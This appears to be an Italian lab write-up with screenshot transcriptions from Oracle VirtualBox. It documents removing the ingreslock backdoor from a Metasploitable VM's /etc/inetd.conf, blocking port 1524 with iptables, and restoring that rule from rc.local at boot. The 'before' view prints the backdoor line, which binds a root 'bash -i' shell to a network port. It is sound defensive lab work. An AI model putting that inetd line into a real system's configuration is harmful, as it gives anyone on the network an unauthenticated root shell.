# /srv/nfs4/homes    gss/krb5i(rw,sync)
#
#/*                  *(rw,sync,no_root_squash,no_subtree_check)
```

At the bottom of the terminal, a status bar indicates "[Wrote 12 lines]". The prompt shows the user is root@metasploitable and is in the directory /etc/init.d.

Backdoor eliminata

```
Meta Pulita [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/inetd.conf Modified


#<off># netbios-ssn      stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.telnetd
#telnet                stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp             stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftpd
tftp                  dgram   udp      wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd
#shell                 stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
#login                 stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
#exec                  stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
#ingreslock stream tcp nowait root /bin/bash bash -i
```

```
Meta Fixata [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/inetd.conf

#<off># netbios-ssn      stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.telnetd
#telnet                stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp             stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftpd
tftp                  dgram   udp      wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd
#shell                 stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
#login                 stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
#exec                  stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
```


[Wrote 7 lines]

Regola Iptables



```
Meta Pulita [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
Sorry, try again.
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# cd /etc/init.d/
bash: cd: /etc/init.d/: No such file or directory
root@metasploitable:/home/msfadmin# cd /etc/init.d
root@metasploitable:/etc/init.d# cat fwrule
cat: fwrule: No such file or directory
root@metasploitable:/etc/init.d# iptables-save > fwrules
root@metasploitable:/etc/init.d# iptables -A -p tcp --dport 1524 -j DROP
Bad argument 'tcp'
Try 'iptables -h' or 'iptables --help' for more information.
root@metasploitable:/etc/init.d# iptables -A INPUT -p tcp --dport 1524 -j DROP
root@metasploitable:/etc/init.d# iptables-save > fwrules
root@metasploitable:/etc/init.d# cat fwrules
# Generated by iptables-save v1.3.8 on Sun May 14 11:14:43 2023
*filter
:INPUT ACCEPT [181:41134]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [199:42422]
-A INPUT -p tcp -m tcp --dport 1524 -j DROP
COMMIT
# Completed on Sun May 14 11:14:43 2023
root@metasploitable:/etc/init.d# _
```


Mantenimento regole Iptables



```
Meta Pulita [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/rc.local

#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

nohup /usr/bin/rmiregistry >/dev/null 2>&1 &
nohup /usr/bin/unrealircd &
rm -f /root/.vnc/*.pid
HOME=/root LOGNAME=root USER=root nohup /usr/bin/vncserver :0 >/root/vnc.log 2>$
nohup /usr/sbin/druby_timeserver.rb &
iptables-restore < /etc/init.d/fwrules

[ Wrote 21 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
1
d 8
```